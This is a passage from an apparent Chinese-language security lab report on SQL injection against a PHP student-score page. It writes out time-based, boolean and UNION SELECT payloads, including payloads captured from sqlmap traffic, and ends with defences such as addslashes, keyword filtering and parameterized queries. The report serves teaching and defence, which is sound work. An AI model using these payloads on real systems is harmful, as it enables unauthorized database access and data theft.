
5. **根据输入的参数值，拼接 SQL 查询语句并执行，但展示一个固定的结果。如输入学号，查询是否有学生存在，然后输出固定内容。**

正常输入 id=1：




显示结果为“test”。

正常输入 id=123：




返回结果仍为“test”。

由于返回结果固定，无法根据查询结果注入，即无法利用基于错误或布尔的注入，因此使用基于时间延迟的注入：1' and 12=if(ascii(substr((select database()),4,1))!=0 ,sleep(3),20) #



可以看出查询结果经3s后返回，可知输入的查询为真，即数据库名长度不小于4.

注入向量设置为：1' and 12=if(ascii(substr((select database()),5,1))!=0 ,sleep(3),20) #





可看出查询结果未经过延迟即返回，因此查询逻辑为真，即数据库名长度小于 5，综上可知数据库长度为 4。

6. **据输入的参数值，拼接 SQL 语句并执行，更新数据库。**

   如输入学号和分数，将对应学生的分数更新。


   输入 id=1，将他的成绩改为 87






注入方法于类似上述注入方法，可利用基于时间延迟、布尔类型的注入。


7. 使用 sqlmap 对 1.php 进行注入




sqlmap 得到下面的信息：



8. 通过对 sqlmap 注入过程的抓包，得到以下结果，这些事 sqlmap 进行注入时用到的注入向量。




可知其中一个攻击向量为： 1("",(('.'&query=submit




由此可抓包得知 sqlmap 使用的各种攻击向量。

9. 手动使用 sqlmap 注入向量尝试注入：


id=2：




id=2&query=submit&vSGQ=9695 AND 1=1 UNION ALL SELECT 1,2,3,table_name FROM information_schema.tables WHERE 2>1-- ../../../etc/passwd：（注入失败）




id=7522&query=submit：（注入失败）




id=2) AND 3547=3710 AND (2801=2801&query=submit：（注入失败）




id=2' AND 6038=6038 AND 'dNbm'='dNbm&query=submit（注入成功）：




id=2' AND 3135=6038 AND 'dNbm'='dNbm&query=submit：（注入成功）：




id=5203-5202：（注入失败）




id=2' ORDER BY 1-- -：（注入成功）




id=2' ORDER BY 6-- -：（注入成功）
（可以看出 sqlmap 通过二分法测试数据库表列数）




id=1' and ascii(substr((select database()),5,1))!=0+%23：（注入成功）




id=1' and ascii(substr((select database()),4,1))!=0+%23：（注入成功）




id=1' and 12=if(ascii(substr((select database()),4,1))!=0 ,sleep(3),5) #：
（注入成功）




id=2' UNION ALL SELECT NULL,CONCAT(0x716a767171,IFNULL(CAST(schema_name AS CHAR),0x20),0x7170787671),NULL FROM INFORMATION_SCHEMA.SCHEMATA-- -：（注入成功）



10. 使用 addslashes()函数来将单引号转义以避免 SQL 注入，sqlmap 未能绕过：



使用 preg_match()函数将单引号、select、union、or 等关键字屏蔽：



Sqlmap 未能注入。

使用 bind_param()函数实现参数化查询：

```
$query = $db->prepare("select * from student where id=?");
